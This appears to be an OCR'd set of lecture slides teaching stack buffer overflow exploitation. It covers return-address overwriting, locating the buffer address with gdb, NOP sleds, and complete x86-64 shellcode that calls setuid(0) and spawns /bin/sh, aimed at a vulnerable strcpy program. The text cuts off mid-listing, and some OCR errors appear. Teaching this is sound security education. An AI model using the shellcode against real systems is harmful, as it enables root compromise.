
Can use this to set the instruction pointer!




Buffer Overflow

Anatomy of a buffer overflow

1) **Inject malicious code into buffer**
2) **Set the IP to execute it by overwriting return address**



New diagram



Stack grows high to low

Buffer[0..256]


[stuff]

Return addr

[stuff]

Buffer Overflow (Injected Data)

Buffer Overflow (Idealized)



Stack grows high to low

Buffer[0..256]

[stuff]

Return addr

[stuff]


Malicious code

New Addr

Ideally, this is what a buffer overflow attack looks like…

Problem #1: Where is the return address located? Have only an approximate idea relative to buffer.

Buffer Overflow



Stack grows high to low

Buffer[0..256]

[stuff]

Return addr

[stuff]

Malicious code

New Addr

New Addr


New Addr

New Addr

Solution – Spam the new address we want to overwrite the return address.

So it will overwrite the return address

Buffer Overflow



Stack grows high to low

Buffer[0..256]

[stuff]

Return addr

[stuff]

Malicious code

New Addr

New Addr

New Addr

New Addr

Problem #2: Don’t know where the malicious code starts.

(Addresses are absolute, not relative)

Insertion address

How to find the insertion address?

```
int main( char *argc, char *argv[] ) {
        char buffer[500];
        strcpy( buffer, argv[1] );
        return 0;

}
```

Insertion address

Guessing technique #1: GDB to find the stack pointer!

```
int main( char *argc, char *argv[] ) {
   char buffer[500];
   strcpy( buffer, argv[1] );
   return 0;
}
```

```
$ gdb sample
(gdb) break main
Breakpoint 1 at 0x400581
(gdb) run
Starting program: sample
Breakpoint 1, 0x0000000000400581 in main ()
(gdb) p $rsp
$1 = (void *) 0x7fffffffe310
(gdb) p &buffer
$2 = (struct utmp **) 0x7ffff7dd4a38 <buffer>
```

Insertion address


Guessing technique #2: Add some debug statements, hope that doesn’t change the address much

```
int main( char *argc, char *argv[] ) {
   char buffer[500];
   strcpy( buffer, argv[1] );
   printf(“%p\n”, buffer);
   return 0;
}
```

```
$ ./sample
0x7ffc2cabb250
```

Setting return address

What happens with a mis-set instruction pointer?




```
xorq %rdi,%rdi
mov $0x69,%al
syscall
xorq    %rdx, %rdx
movq $0x68732f6e69622fff,%rbx
shr     $0x8, %rbx
push    %rbx
movq    %rsp,%rdi
xorq    %rax,%rax
pushq   %rax
pushq   %rdi
movq    %rsp,%rsi
mov     $0x3b,%al
syscall
pushq   $0x1
pop     %rdi
pushq   $0x3c
pop     %rax
syscall
```

NOP Sled

NOP = Assembly instruction (No Operation)


Advance instruction pointer by one, and do nothing else.

Create a lot of them and target a region that we know precedes shell code….



```
NOP
NOP
NOP
NOP
NOP
NOP
NOP
NOP
NOP
NOP
NOP
NOP
NOP
NOP
NOP
xorq %rdi,%rdi
mov  $0x69,%al
syscall
xorq    %rdx, %rdx
movq $0x68732f6e69622fff,%rbx
shr     $0x8, %rbx
push    %rbx
movq    %rsp,%rdi
xorq    %rax,%rax
pushq   %rax
pushq   %rdi
movq    %rsp,%rsi
mov     $0x3b,%al
syscall
pushq   $0x1
pop     %rdi
pushq   $0x3c
pop     %rax
syscall
```

Buffer Overflow



Stack grows high to low

Buffer[0..256]

[stuff]

Return addr

[stuff]

NOP Sled

Malicious code

New Addr

New Addr

New Addr

New Addr

The anatomy of a real buffer overflow attack –

Malicious code injection

We have a means for executing our own code

What code should we execute?

- How do you typically access a machine remotely?
- Code that allows you an interactive shell

Is that enough?

- Can’t tamper with /etc/passwd
- Code that gets you at the highest privilege level

So, find a vulnerable setuid root program, force it to set its real uid to 0, then execute /bin/sh

Spawning root shells

In C

```
setuid( 0 )
execve( "/bin/sh", *args[], *env[] );
```

For simplicity,

- `args` points to `["/bin/sh", NULL]`
- `env` points to `NULL`, which is an empty array []

Note: setreuid and execve are *system calls* not function calls

Some issues to take care of…

Must not have *any* NULLs in assembly

- Terminates vulnerable copy

```
int main( char *argc, char *argv[] ) {
  char buffer[500];
  strcpy( buffer, argv[1] );
  return 0;
}
```


Must be able to access data deterministically

- Must find a way to pass a pointer to string "`/bin/sh`" to `execve` without any knowledge of addresses of data on target

Shellcode example

```
/* setuid(0) + execve(/bin/sh)
main(){
__asm(  "xorq %rdi,%rdi"
        "mov $0x69,%al"                          /* Call setuid with ID=0 */
        "syscall‟
        "xorq   %rdx, %rdx"                      /* Create ‟/bin/sh\0” */
        "movq   $0x68732f6e69622fff,%rbx;”       /* Push onto stack */
        "shr    $0x8, %rbx; ‟
        "push   %rbx; "                          /* Then get rdi to point to it */
        "movq   %rsp,%rdi; "
        "xorq   %rax,%rax; "
